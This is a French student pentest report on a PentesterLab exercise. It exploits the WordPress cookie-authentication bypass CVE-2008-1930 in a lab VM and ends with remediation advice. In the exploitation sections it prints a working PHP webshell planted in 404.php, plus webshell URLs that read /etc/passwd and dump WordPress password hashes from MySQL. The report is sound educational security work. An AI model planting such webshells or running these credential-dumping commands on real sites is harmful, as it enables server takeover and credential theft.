Rapport d'Audit de Sécurité

Exploitation de la Vulnérabilité

CVE-2008-1930

WordPress Cookie Integrity Protection Vulnerability

Plateforme de test : PentesterLab

Cible : Instance WordPress vulnérable

Adresse IP : 192.168.1.27

Date de l'audit : 24 janvier 2026

Auditrice :

Angélique GRONDIN
Étudiante en 3ème année
BUT Réseaux & Télécommunications
Spécialisation Cybersécurité

Formation :

Bachelor Universitaire de Technologie
Réseaux et Télécommunications
Parcours Cybersécurité
Année 2025-2026

CRITIQUE

Contents

1 Résumé Exécutif

1.1 Objectif de l'Audit

Ce rapport présente les résultats d'un audit de sécurité réalisé dans le cadre d'un exercice pratique de pentesting sur la plateforme PentesterLab. L'objectif principal était d'explorer et d'exploiter la vulnérabilité référencée sous le code **CVE-2008-1930**, qui affecte les anciennes versions de WordPress.

Cet audit a été mené dans un environnement contrôlé et isolé, spécifiquement conçu à des fins éducatives. Toutes les actions décrites dans ce rapport ont été effectuées sur une machine virtuelle de test fournie par PentesterLab, sans aucun impact sur des systèmes en production.

1.2 Périmètre de l'Audit

L'audit a porté sur les éléments suivants :

- **Cible :** Instance WordPress vulnérable hébergée sur une machine virtuelle PentesterLab
- **Adresse IP de la cible :** 192.168.1.27
- **Nom d'hôte :** pc-149.home
- **Services analysés :** SSH (port 22) et HTTP (port 80)
- **Application testée :** WordPress avec la vulnérabilité CVE-2008-1930
- **Type d'audit :** Test d'intrusion en boîte noire (aucune information préalable)

1.3 Synthèse des Résultats

Au cours de cet audit, j'ai pu identifier et exploiter avec succès la vulnérabilité CVE-2008-1930. Cette faille de sécurité permet à un attaquant de contourner les mécanismes d'authentification de WordPress en manipulant les cookies de session. L'exploitation de cette vulnérabilité m'a permis d'obtenir un accès administrateur complet au site WordPress, puis d'exécuter des commandes système arbitraires sur le serveur sous-jacent.

Table 1: Récapitulatif des Vulnérabilités Identifiées

gray!20 **Vulnérabilité**	**Sévérité**	**Impact**
CVE-2008-1930 - Bypass d'authentification par cookie	criticalred!30**CRITIQUE**	Accès administrateur complet sans authentification
Éditeur de thème activé	criticalred!30**CRITIQUE**	Permet l'injection de code PHP malveillant
Exécution de commandes système	criticalred!30**CRITIQUE**	Compromission totale du serveur
Extraction de données sensibles	highred!30**ÉLEVÉ**	Vol de credentials et données utilisateurs

1.4 Score de Risque Global

CRITIQUE

Score CVSS v2 : 7.5 / 10

Cette évaluation critique se justifie par le fait que l'exploitation de cette vulnérabilité permet une compromission complète du système cible, sans nécessiter de connaissances techniques avancées ni d'authentification préalable.

2 Présentation de la Vulnérabilité CVE-2008-1930

2.1 Description Technique

La vulnérabilité CVE-2008-1930 est une faille de sécurité critique découverte en 2008 dans le système de gestion de contenu WordPress. Elle affecte le mécanisme de vérification de l'intégrité des cookies d'authentification utilisé par WordPress pour maintenir les sessions utilisateur.

2.1.1 Contexte Technique

WordPress utilise un système de cookies pour gérer l'authentification des utilisateurs. Lorsqu'un utilisateur se connecte avec succès, WordPress génère un cookie contenant des informations sur l'identité de l'utilisateur. Ce cookie est ensuite vérifié à chaque requête pour confirmer que l'utilisateur est bien authentifié.

Dans les versions vulnérables de WordPress, le mécanisme de vérification de l'intégrité de ces cookies présente une faille fondamentale : il ne valide pas correctement le hash cryptographique associé au cookie. Cette lacune permet à un attaquant de forger un cookie d'authentification valide sans connaître le mot de passe de l'utilisateur ciblé.

2.1.2 Mécanisme de la Vulnérabilité

Le processus d'exploitation de cette vulnérabilité repose sur les éléments suivants :

1. **Structure du cookie WordPress :** Le cookie d'authentification WordPress contient généralement le nom d'utilisateur, un timestamp d'expiration, et un hash de validation.
2. **Faille dans la validation :** La fonction de vérification du cookie ne compare pas correctement le hash fourni avec le hash attendu. Dans certaines conditions, un hash vide ou mal formé peut être accepté comme valide.
3. **Exploitation :** Un attaquant peut créer un cookie contenant uniquement le nom d'utilisateur cible (par exemple « admin ») avec un hash invalide ou vide, et WordPress acceptera ce cookie comme valide.

2.2 Versions Affectées

Cette vulnérabilité affecte les versions de WordPress antérieures à la version 2.5.1. Plus précisément :

- WordPress 2.5 et versions antérieures
- WordPress 2.3.x
- WordPress 2.2.x
- Certaines versions 2.1.x et antérieures

Attention

Bien que cette vulnérabilité date de 2008 et soit corrigée dans les versions modernes de WordPress, elle reste pertinente à étudier car :

- Des installations WordPress obsolètes existent encore en production
- Elle illustre des concepts fondamentaux de sécurité web
- Elle permet de comprendre l'importance de la validation cryptographique

2.3 Références Officielles

Table 2: Références et Documentation

gray!20 **Source**	**Référence**
CVE	CVE-2008-1930
NVD	https://nvd.nist.gov/vuln/detail/CVE-2008-1930
CWE	CWE-287 (Improper Authentication)
Score CVSS v2	7.5 (HIGH)
WordPress	Corrigé dans la version 2.5.1

3 Environnement de Test

3.1 Plateforme PentesterLab

PentesterLab est une plateforme d'apprentissage en ligne dédiée à la sécurité informatique. Elle propose des exercices pratiques permettant aux étudiants et professionnels de la sécurité de s'entraîner sur des vulnérabilités réelles dans un environnement contrôlé et légal.

L'exercice « CVE-2008-1930 » de PentesterLab met à disposition une machine virtuelle préconfiguré contenant une instance WordPress volontairement vulnérable. Cette configuration permet d'explorer la vulnérabilité sans risque pour des systèmes en production.

3.2 Architecture du Laboratoire



Figure 1: Schéma de l'architecture du laboratoire

3.3 Configuration de la Machine Attaquante

La machine utilisée pour réaliser cet audit possède la configuration suivante :

Table 3: Spécifications de la Machine Attaquante

gray!20 **Composant**	**Détails**
Système d'exploitation	Windows 10/11
Navigateur	Navigateur moderne avec outils de développement
Outils utilisés	Nmap 7.98, Navigateur web, DevTools
Connexion	VPN vers le laboratoire PentesterLab

3.4 Configuration de la Machine Cible

Table 4: Spécifications de la Machine Cible

gray!20 **Composant**	**Détails**
Adresse IP	192.168.1.27
Nom d'hôte	pc-149.home
Système d'exploitation	Linux (Debian)
Serveur web	Apache/HTTP
Application	WordPress (version vulnérable à CVE-2008-1930)
Base de données	MySQL Server
Ports ouverts	22 (SSH), 80 (HTTP)

4 Méthodologie d'Audit

4.1 Approche Adoptée

Pour réaliser cet audit de sécurité, j'ai suivi une méthodologie structurée basée sur les standards reconnus dans le domaine du test d'intrusion. Cette approche méthodique permet d'assurer une couverture complète des vecteurs d'attaque potentiels tout en documentant chaque étape du processus.

4.2 Phases de l'Audit

L'audit s'est déroulé selon les phases suivantes :

4.2.1 Phase 1 : Reconnaissance

La phase de reconnaissance consiste à collecter le maximum d'informations sur la cible sans interagir directement avec ses services de manière agressive. Cette phase comprend :

- Identification de l'adresse IP de la cible
- Scan des ports pour identifier les services actifs
- Identification du système d'exploitation et des versions des services
- Cartographie de l'application web

4.2.2 Phase 2 : Énumération

L'énumération vise à approfondir les informations collectées lors de la reconnaissance :

- Identification de la version de WordPress
- Énumération des utilisateurs du site
- Identification des plugins et thèmes installés
- Analyse de la structure des URLs

4.2.3 Phase 3 : Exploitation

Cette phase consiste à exploiter les vulnérabilités identifiées :

- Exploitation de la vulnérabilité CVE-2008-1930
- Élévation de privilèges vers un compte administrateur
- Injection de code malveillant via l'éditeur de thème
- Exécution de commandes système sur le serveur

4.2.4 Phase 4 : Post-Exploitation

La post-exploitation permet de démontrer l'impact réel de la compromission :

- Extraction des données sensibles de la base de données
- Lecture des fichiers système sensibles
- Documentation des preuves de compromission

4.3 Outils Utilisés

Table 5: Liste des Outils Utilisés

gray!20 **Outil**	**Version**	**Utilisation**
Nmap	7.98	Scanner de ports et détection de services
Navigateur Web	Chrome/Firefox	Navigation et manipulation des requêtes
DevTools	Intégré	Analyse et modification des cookies
MySQL Client	Via webshell	Extraction de données de la base

5 Déroulement de l'Audit

5.1 Étape 1 : Reconnaissance et Scan de Ports

5.1.1 Objectif

La première étape de tout audit de sécurité consiste à identifier les services actifs sur la machine cible. Pour cela, j'ai utilisé l'outil Nmap, qui est le scanner de ports le plus répandu et le plus fiable dans le domaine de la sécurité informatique.

5.1.2 Commande Exécutée

La commande suivante a été utilisée depuis l'invite de commandes Windows :

```
nmap -Pn 192.168.1.27
```

Listing 1: Commande Nmap pour le scan de ports

Information

Explication des paramètres :

- `nmap` : Nom de l'outil de scan
- `-Pn` : Désactive la découverte d'hôte (ping). Cette option est utile lorsque la cible bloque les requêtes ICMP, car elle force Nmap à scanner les ports même si la cible ne répond pas aux pings.
- `192.168.1.27` : Adresse IP de la machine cible

5.1.3 Résultats du Scan

Le scan a révélé les informations suivantes :

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-24 15:31
    +0400
Nmap scan report for pc-149.home (192.168.1.27)
Host is up (0.0014s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds
```

Listing 2: Résultat du scan Nmap

5.1.4 Analyse des Résultats

Le scan Nmap a identifié deux ports ouverts sur la machine cible :

Table 6: Ports Ouverts Identifiés

gray!20 **Port**	**État**	**Service**	**Description**
22/tcp	Ouvert	SSH	Secure Shell - permet l'administration à distance du serveur de manière sécurisée
80/tcp	Ouvert	HTTP	Serveur web - héberge l'application WordPress vulnérable

Le fait que le port 80 soit ouvert confirme la présence d'un serveur web, ce qui est cohérent avec l'exercice PentesterLab ciblant WordPress. Le port SSH (22) pourrait être utilisé ultérieurement pour un accès direct au serveur si des credentials valides sont obtenus.

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 153138.png]
Résultat du scan Nmap montrant les ports 22 et 80 ouverts

Figure 2: Résultat du scan Nmap sur la cible 192.168.1.27

5.2 Étape 2 : Découverte de l'Application Web

5.2.1 Objectif

Après avoir identifié la présence d'un serveur web sur le port 80, l'étape suivante consiste à explorer l'application hébergée pour comprendre sa nature et identifier les points d'entrée potentiels.

5.2.2 Navigation vers la Cible

En accédant à l'URL `http://vulnerable` (ou `http://192.168.1.27`) depuis le navigateur web, j'ai découvert une installation WordPress avec le titre « PentesterLab: CVE-2008-1930 ».

5.2.3 Observations

La page d'accueil présente les éléments suivants :

- **Titre du site :** « PentesterLab: CVE-2008-1930 » - Confirme que nous sommes sur le bon exercice
- **Sous-titre :** « Just another WordPress weblog » - Thème par défaut de WordPress
- **Publication :** Un article intitulé « Hello world! » daté du 15 novembre 2012
- **Structure :** Présence de sections Pages, Archives, Categories, et Blogroll typiques de WordPress
- **Liens utiles :** Lien « Log in » dans la section Meta permettant d'accéder à l'interface d'administration

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 154241.png]
Page d'accueil du site WordPress PentesterLab

Figure 3: Page d'accueil de l'application WordPress vulnérable

5.2.4 Identification de la Page de Connexion

En cliquant sur le lien « Log in » ou en naviguant directement vers `/wp-login.php`, j'accède à la page de connexion standard de WordPress.

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 154407.png]
Page de connexion WordPress

Figure 4: Interface de connexion WordPress (/wp-login.php)

5.3 Étape 3 : Énumération des Utilisateurs

5.3.1 Objectif

Avant de pouvoir exploiter la vulnérabilité CVE-2008-1930, il est nécessaire d'identifier les noms d'utilisateurs valides sur l'installation WordPress. Plusieurs techniques permettent d'énumérer les utilisateurs sur WordPress.

5.3.2 Technique Utilisée : Énumération par Archive d'Auteur

WordPress génère automatiquement des pages d'archives pour chaque auteur. En accédant à ces pages, il est possible d'identifier les noms d'utilisateurs. J'ai navigué vers la page d'archives d'auteur qui révèle l'existence d'utilisateurs.

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 154548.png]
Page d'archive d'auteur WordPress

Figure 5: Page d'archive d'auteur révélant l'existence d'utilisateurs

5.3.3 Utilisateurs Identifiés

Par cette technique et par l'analyse ultérieure du panneau d'administration, j'ai identifié les utilisateurs suivants :

Table 7: Utilisateurs WordPress Identifiés

gray!20 **Nom d'utilisateur**	**Rôle**	**Email**
admin	Administrateur	louis@pentesterlab.com
admin1	Subscriber (Abonné)	toto@gmail.com

Information

L'identification du compte « admin » est cruciale car c'est le compte administrateur principal. Si nous parvenons à usurper ce compte via la vulnérabilité CVE-2008-1930, nous obtiendrons un accès complet au panneau d'administration WordPress.

5.4 Étape 4 : Exploitation de la Vulnérabilité CVE-2008-1930

5.4.1 Objectif

Cette étape constitue le cœur de l'audit : l'exploitation de la vulnérabilité CVE-2008-1930 pour obtenir un accès administrateur sans connaître le mot de passe.

5.4.2 Principe de l'Exploitation

La vulnérabilité CVE-2008-1930 permet de contourner l'authentification WordPress en manipulant le cookie de session. Le principe est le suivant :

1. WordPress utilise des cookies pour maintenir les sessions utilisateur
2. Dans les versions vulnérables, la vérification du hash d'intégrité du cookie est défaillante
3. Un attaquant peut créer un cookie forgé contenant le nom d'utilisateur cible
4. WordPress accepte ce cookie comme valide et authentifie l'attaquant en tant que l'utilisateur ciblé

5.4.3 Manipulation des Cookies via les Outils de Développement

Pour exploiter cette vulnérabilité, j'ai utilisé les outils de développement (DevTools) intégrés au navigateur. Ces outils permettent de visualiser et modifier les cookies associés au site web.

Procédure :

1. Ouvrir les DevTools avec F12 ou Ctrl+Shift+I
2. Naviguer vers l'onglet « Application » (Chrome) ou « Stockage » (Firefox)
3. Sélectionner « Cookies » dans le panneau de gauche
4. Localiser les cookies WordPress
5. Modifier ou créer le cookie d'authentification avec le nom d'utilisateur « admin »

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 165221.png]
DevTools montrant les cookies WordPress

Figure 6: Outils de développement affichant les cookies WordPress

5.4.4 Cookies Observés

Dans les DevTools, j'ai observé les cookies suivants :

Table 8: Cookies WordPress Identifiés

gray!20 **Nom du Cookie**	**Valeur (partielle)**	**Domaine**
wordpress_177e685d5ab0d655adbe4807...	admin%7C1769428604%7C...	vulnerable
wordpress_test_cookie	WP+Cookie+check	vulnerable

Information

Le cookie `wordpress_test_cookie` est utilisé par WordPress pour vérifier que le navigateur accepte les cookies. Le cookie principal d'authentification contient le nom d'utilisateur (« admin » ici) encodé en URL, suivi d'un timestamp et d'un hash de validation.

5.4.5 Accès au Panneau d'Administration

Après manipulation du cookie d'authentification, j'ai pu accéder au panneau d'administration WordPress en tant qu'administrateur. L'accès a été vérifié en naviguant vers `/wp-admin/`.

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 170644.png]
Profil administrateur - Page Your Profile

Figure 7: Accès au profil administrateur après exploitation

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 170654.png]
Informations de contact de l'administrateur

Figure 8: Informations de contact du compte admin (louis@pentesterlab.com)

5.4.6 Vérification des Privilèges

Pour confirmer que j'ai bien obtenu les privilèges administrateur, j'ai accédé à la page de gestion des utilisateurs (`/wp-admin/users.php`).

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 170725.png]
Page de gestion des utilisateurs WordPress

Figure 9: Page Manage Users confirmant l'accès administrateur

Cette page confirme :

- L'accès administrateur complet (possibilité de gérer les utilisateurs)
- La présence de deux utilisateurs : admin (Administrator) et admin1 (Subscriber)
- Les adresses email associées à chaque compte

CRITIQUE

Succès de l'exploitation ! La vulnérabilité CVE-2008-1930 a été exploitée avec succès. J'ai maintenant un accès administrateur complet à l'installation WordPress sans avoir eu besoin du mot de passe.

5.5 Étape 5 : Test des Restrictions pour les Utilisateurs Non-Privilégiés

5.5.1 Objectif

Pour illustrer la différence entre un compte administrateur et un compte utilisateur standard, j'ai également testé l'accès avec le compte « admin1 » qui possède le rôle de Subscriber (Abonné).

5.5.2 Connexion en tant que Subscriber

En manipulant le cookie pour s'authentifier en tant que « admin1 » au lieu de « admin », j'ai pu observer les restrictions appliquées aux utilisateurs non-privilégiés.

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 155744.png]
Profil de l'utilisateur admin1 (Subscriber)

Figure 10: Interface utilisateur pour le compte admin1 (Subscriber)

5.5.3 Restrictions Observées

Avec le compte admin1 (Subscriber), l'accès aux fonctionnalités d'administration est refusé :

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 161452.png]
Message "Cheatin' uh?" - Accès refusé

Figure 11: Accès refusé à la page users.php pour un Subscriber

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 161406.png]
Message "You do not have sufficient permissions"

Figure 12: Accès refusé à l'éditeur de thème pour un Subscriber

Attention

Ces messages d'erreur (« Cheatin' uh? » et « You do not have sufficient permissions to access this page ») sont les mécanismes de contrôle d'accès standard de WordPress. Ils démontrent l'importance d'avoir exploité la vulnérabilité pour accéder au compte administrateur plutôt qu'à un compte utilisateur standard.

5.6 Étape 6 : Injection de Code Malveillant via l'Éditeur de Thème

5.6.1 Objectif

Maintenant que j'ai un accès administrateur, je peux utiliser l'éditeur de thème intégré à WordPress pour injecter du code PHP malveillant. Cette technique est couramment utilisée par les attaquants pour établir une porte dérobée (backdoor) sur un serveur compromis.

5.6.2 Accès à l'Éditeur de Thème

L'éditeur de thème WordPress est accessible via le menu Design → Theme Editor. Cet outil permet de modifier directement les fichiers PHP du thème actif.

J'ai choisi de modifier le fichier `404.php` (template pour les pages non trouvées) car :

- Ce fichier est rarement visité en navigation normale
- Il est facile à déclencher en accédant à une URL inexistante
- Les modifications n'affectent pas le fonctionnement normal du site

5.6.3 Code Injecté (Webshell)

J'ai injecté le code PHP suivant au début du fichier 404.php :

```php
<?php
if(isset($_GET['cmd'])){
    echo "<pre>";
    system($_GET['cmd']);
    echo "</pre>";
    die();
}
?>
```

Listing 3: Code du Webshell injecté

Information

Explication du code :

- `if(isset($_GET['cmd']))` : Vérifie si le paramètre « cmd » est présent dans l'URL
- `system($_GET['cmd'])` : Exécute la commande passée en paramètre sur le système
- `echo "<pre>"` et `echo "</pre>"` : Formate la sortie pour une meilleure lisibilité
- `die()` : Arrête l'exécution du script après l'affichage du résultat

Ce type de code est appelé « webshell » car il permet d'exécuter des commandes système via une interface web.

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 171506.png]
Éditeur de thème avec le code webshell injecté

Figure 13: Éditeur de thème WordPress - Injection du webshell dans 404.php

5.6.4 Confirmation de la Modification

Après avoir cliqué sur « Update File », WordPress confirme que le fichier a été modifié avec succès.

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 171519.png]
Message "File edited successfully"

Figure 14: Confirmation de la modification du fichier 404.php

CRITIQUE

Webshell déployé ! Un webshell a été injecté dans l'application WordPress. Ce webshell permet maintenant d'exécuter n'importe quelle commande système sur le serveur avec les privilèges du serveur web.

5.7 Étape 7 : Exécution de Commandes Système

5.7.1 Objectif

Avec le webshell en place, je peux maintenant exécuter des commandes arbitraires sur le serveur. Cette étape démontre le niveau de compromission atteint et permet d'extraire des informations sensibles.

5.7.2 Test Initial : Lecture du Fichier /etc/passwd

Le fichier `/etc/passwd` est un fichier système Linux qui contient la liste des utilisateurs du système. Bien qu'il ne contienne pas les mots de passe (qui sont stockés dans `/etc/shadow`), il révèle des informations précieuses sur la configuration du serveur.

URL utilisée :

```
1 http://vulnerable/wp-content/themes/default/404.php?cmd=cat
    /etc/passwd
```

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 171608.png]
Résultat de la commande cat /etc/passwd

Figure 15: Exécution de la commande cat /etc/passwd via le webshell

5.7.3 Analyse du Fichier /etc/passwd

Le contenu révèle les utilisateurs suivants sur le système :

Table 9: Utilisateurs Système Identifiés

gray!20 **Utilisateur**	**UID:GID**	**Description**
root	0:0	Superutilisateur (shell: /bin/bash)
www-data	33:33	Utilisateur du serveur web Apache
mysql	101:103	Utilisateur du service MySQL
sshd	102:65534	Utilisateur du service SSH
user	1000:1000	Utilisateur standard « Debian Live user »

Information

La présence de l'utilisateur « user » avec un shell /bin/bash suggère qu'il s'agit d'un utilisateur interactif qui pourrait être ciblé pour une escalade de privilèges.

5.8 Étape 8 : Extraction des Données de la Base de Données

5.8.1 Objectif

L'étape finale de cet audit consiste à démontrer la possibilité d'accéder à la base de données MySQL et d'extraire des informations sensibles, notamment les hashes des mots de passe des utilisateurs WordPress.

5.8.2 Commande d'Extraction

En utilisant le webshell, j'ai exécuté une commande MySQL pour extraire les identifiants et hashes de mots de passe de la table wp_users :

URL utilisée :

```
http://vulnerable/wp-content/themes/default/404.php?cmd=mysql -u root -p -e "SELECT user_login, user_pass FROM wordpress.wp_users"
```

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 171916.png]
URL de la commande d'extraction SQL

Figure 16: URL utilisée pour l'extraction des données via injection SQL

[Insérer ici : Capture_ d_ écran_ 2026-01-24_ 171901.png]
Résultat montrant les hashes de mots de passe

Figure 17: Extraction des identifiants et hashes de mots de passe WordPress

5.8.3 Données Extraites

Table 10: Hashes de Mots de Passe Extraits

gray!20 **user_login**	**user_pass (hash)**
admin	PBkLsmKxIKGZkXhaBK1XBz78rfitwIV/
admin1	PBiBKGyEdVFIkicErqGV2tSIwUbvXNs0

Information

Analyse des hashes :

- Le préfixe `$P$` indique que ces hashes utilisent l'algorithme phpass (Portable PHP password hashing framework)
- Cet algorithme est basé sur MD5 avec plusieurs itérations (8192 par défaut)
- Ces hashes pourraient être cassés via des attaques par dictionnaire ou force brute à l'aide d'outils comme Hashcat ou John the Ripper

CRITIQUE

Compromission totale ! L'audit a démontré une chaîne d'exploitation complète :

1. Exploitation de CVE-2008-1930 pour obtenir un accès admin
2. Injection d'un webshell via l'éditeur de thème
3. Exécution de commandes système arbitraires
4. Extraction de données sensibles de la base de données

Le serveur est entièrement compromis.

6 Analyse des Risques

6.1 Évaluation de la Sévérité

La vulnérabilité CVE-2008-1930, combinée aux mauvaises pratiques de configuration observées, présente un risque critique pour l'infrastructure. Cette section analyse en détail les impacts potentiels.

6.2 Matrice de Risque

Table 11: Matrice d'Évaluation des Risques

gray!20 **Vulnérabilité**	**Probabilité**	**Impact**	**Risque**
CVE-2008-1930 (Bypass auth.)	Élevée	Critique	criticalred!30**CRITIQUE**
Éditeur de thème activé	Moyenne	Critique	criticalred!30**CRITIQUE**
Accès MySQL sans restriction	Élevée	Élevé	highred!30**ÉLEVÉ**
Énumération des utilisateurs	Élevée	Moyen	mediumyellow!30**MOYEN**

6.3 Impacts Identifiés

6.3.1 Impact sur la Confidentialité

- **Critique :** Accès complet à toutes les données de l'application WordPress
- **Critique :** Extraction des hashes de mots de passe utilisateurs
- **Élevé :** Lecture des fichiers système sensibles (/etc/passwd)
- **Élevé :** Accès potentiel à d'autres bases de données sur le serveur

6.3.2 Impact sur l'Intégrité

- **Critique :** Possibilité de modifier le contenu du site web
- **Critique :** Injection de code malveillant dans les fichiers du thème
- **Élevé :** Modification des données en base de données
- **Moyen :** Création ou suppression de comptes utilisateurs

6.3.3 Impact sur la Disponibilité

- **Critique :** Possibilité de supprimer l'ensemble des fichiers du site
- **Élevé :** Possibilité de corrompre la base de données
- **Moyen :** Risque de déni de service via surcharge du serveur

6.4 Scénarios d'Attaque Réalistes

Dans un contexte réel, un attaquant exploitant ces vulnérabilités pourrait :

1. **Défacement du site :** Modifier la page d'accueil pour afficher un message malveillant
2. **Vol de données :** Extraire toutes les informations des utilisateurs (emails, données personnelles)
3. **Ransomware :** Chiffrer les fichiers du serveur et demander une rançon
4. **Pivot :** Utiliser le serveur compromis comme point d'entrée vers d'autres systèmes du réseau
5. **Cryptomining :** Installer un mineur de cryptomonnaie pour utiliser les ressources du serveur
6. **Botnet :** Intégrer le serveur à un réseau de machines zombies

7 Recommandations de Sécurité

7.1 Mesures Correctives Immédiates

Ces actions doivent être entreprises en priorité pour remédier aux vulnérabilités critiques identifiées :

Table 12: Actions Correctives Prioritaires

gray!20 **Priorité**	**Action**	**Délai**
1	Mettre à jour WordPress vers la dernière version stable	Immédiat
2	Désactiver l'éditeur de thème dans wp-config.php	Immédiat
3	Réinitialiser tous les mots de passe utilisateurs	Immédiat
4	Vérifier l'intégrité des fichiers du thème	24h
5	Auditer les accès à la base de données	48h

7.2 Recommandations Détaillées

7.2.1 Mise à Jour de WordPress

La mise à jour vers la dernière version de WordPress corrige automatiquement la vulnérabilité CVE-2008-1930. Pour mettre à jour :

```
# Via WP-CLI (recommande)
wp core update
wp plugin update --all
wp theme update --all

# Ou via l'interface d'administration
# Dashboard > Updates > Update Now
```

Listing 4: Commande de mise à jour WordPress via WP-CLI

7.2.2 Désactivation de l'Éditeur de Thème

Pour empêcher la modification des fichiers via l'interface d'administration, ajouter la ligne suivante dans le fichier `wp-config.php` :

```
// Ajouter dans wp-config.php
define('DISALLOW_FILE_EDIT', true);
```

Listing 5: Désactivation de l'éditeur de thème

7.2.3 Sécurisation de la Base de Données

- Créer un utilisateur MySQL dédié avec des privilèges limités
- Utiliser un mot de passe fort et unique

- Restreindre les connexions à localhost uniquement

```
CREATE USER 'wordpress_user'@'localhost' IDENTIFIED BY
    'MotDePasseComplexe123!';
GRANT SELECT, INSERT, UPDATE, DELETE ON wordpress.* TO
    'wordpress_user'@'localhost';
FLUSH PRIVILEGES;
```

Listing 6: Configuration MySQL sécurisée

7.2.4 Renforcement de l'Authentification

- Implémenter l'authentification à deux facteurs (2FA)
- Utiliser des mots de passe complexes (minimum 12 caractères)
- Limiter les tentatives de connexion (plugin Limit Login Attempts)
- Changer l'URL de connexion par défaut (/wp-login.php)

7.2.5 Hardening Général

```
// Desactiver l'edition de fichiers
define('DISALLOW_FILE_EDIT', true);

// Desactiver l'installation de plugins/themes
define('DISALLOW_FILE_MODS', true);

// Forcer SSL pour l'administration
define('FORCE_SSL_ADMIN', true);

// Limiter les revisions de posts
define('WP_POST_REVISIONS', 3);

// Desactiver le debug en production
define('WP_DEBUG', false);
```

Listing 7: Mesures de hardening pour wp-config.php

7.3 Mesures Préventives à Long Terme

- **Surveillance continue :** Mettre en place un système de détection d'intrusion (IDS)
- **Sauvegardes régulières :** Automatiser les sauvegardes quotidiennes
- **Mises à jour automatiques :** Activer les mises à jour automatiques de sécurité
- **Audits réguliers :** Planifier des audits de sécurité trimestriels
- **Formation :** Sensibiliser les utilisateurs aux bonnes pratiques de sécurité

8 Conclusion

8.1 Synthèse de l'Audit

Cet audit de sécurité réalisé dans le cadre de l'exercice PentesterLab CVE-2008-1930 a permis de démontrer l'exploitation complète d'une vulnérabilité critique affectant les anciennes versions de WordPress.

La chaîne d'exploitation suivie a permis de passer d'un simple accès anonyme à une compromission totale du serveur :

1. **Reconnaissance :** Identification des services actifs via Nmap
2. **Énumération :** Découverte de l'application WordPress et des utilisateurs
3. **Exploitation :** Utilisation de CVE-2008-1930 pour usurper le compte administrateur
4. **Élévation de privilèges :** Injection d'un webshell via l'éditeur de thème
5. **Post-exploitation :** Exécution de commandes système et extraction de données

8.2 Enseignements

Cet exercice pratique m'a permis de comprendre plusieurs concepts fondamentaux de la sécurité informatique :

- L'importance de maintenir les logiciels à jour pour corriger les vulnérabilités connues
- Les risques liés à une mauvaise gestion des cookies et de l'authentification
- La nécessité de limiter les fonctionnalités d'administration exposées
- L'impact catastrophique qu'une seule vulnérabilité peut avoir sur un système entier
- L'importance du principe du moindre privilège dans la configuration des accès

8.3 Limites de l'Audit

Cet audit a été réalisé dans un environnement contrôlé avec les limitations suivantes :

- Environnement de laboratoire isolé (aucun risque pour des systèmes en production)
- Vulnérabilité connue et documentée (CVE-2008-1930)
- Absence de mécanismes de détection (IDS/IPS)
- Configuration volontairement vulnérable pour l'exercice

8.4 Perspectives

Les compétences acquises lors de cet exercice pourront être appliquées dans des contextes professionnels pour :

- Réaliser des audits de sécurité sur des applications web en production
- Identifier et corriger les vulnérabilités avant qu'elles ne soient exploitées
- Sensibiliser les équipes de développement aux bonnes pratiques de sécurité
- Mettre en place des mesures de protection adaptées aux risques identifiés

---

Rapport rédigé par
Angélique GRONDIN
Étudiante en BUT R&T 3 - Cybersécurité
Le 24 janvier 2026

A Annexes

A.1 Glossaire

CVE Common Vulnerabilities and Exposures - Système de référencement standardisé des vulnérabilités de sécurité.

CVSS Common Vulnerability Scoring System - Système de notation de la sévérité des vulnérabilités.

CWE Common Weakness Enumeration - Classification des faiblesses de sécurité logicielles.

Hash Empreinte numérique obtenue par une fonction de hachage cryptographique.

Pentest Test d'intrusion - Évaluation de la sécurité d'un système par simulation d'attaque.

Webshell Script malveillant permettant l'exécution de commandes à distance via une interface web.

Backdoor Porte dérobée - Accès non autorisé permettant de contourner l'authentification normale.

A.2 Références Bibliographiques

1. NIST National Vulnerability Database - CVE-2008-1930 : https://nvd.nist.gov/vuln/detail/CVE-2008-1930
2. PentesterLab - CVE-2008-1930 Exercise : https://pentesterlab.com/exercises/cve-2008-1930
3. WordPress Security Best Practices : https://developer.wordpress.org/plugins/security/
4. OWASP Testing Guide : https://owasp.org/www-project-web-security-testing-guid

A.3 Outils Utilisés

gray!20 **Outil**	**Version**	**URL**
Nmap	7.98	https://nmap.org
Chrome DevTools	Intégré	https://developers.google.com/web/tools/chrome-devtools
PentesterLab	-	https://pentesterlab.com

Table 13: Outils de test utilisés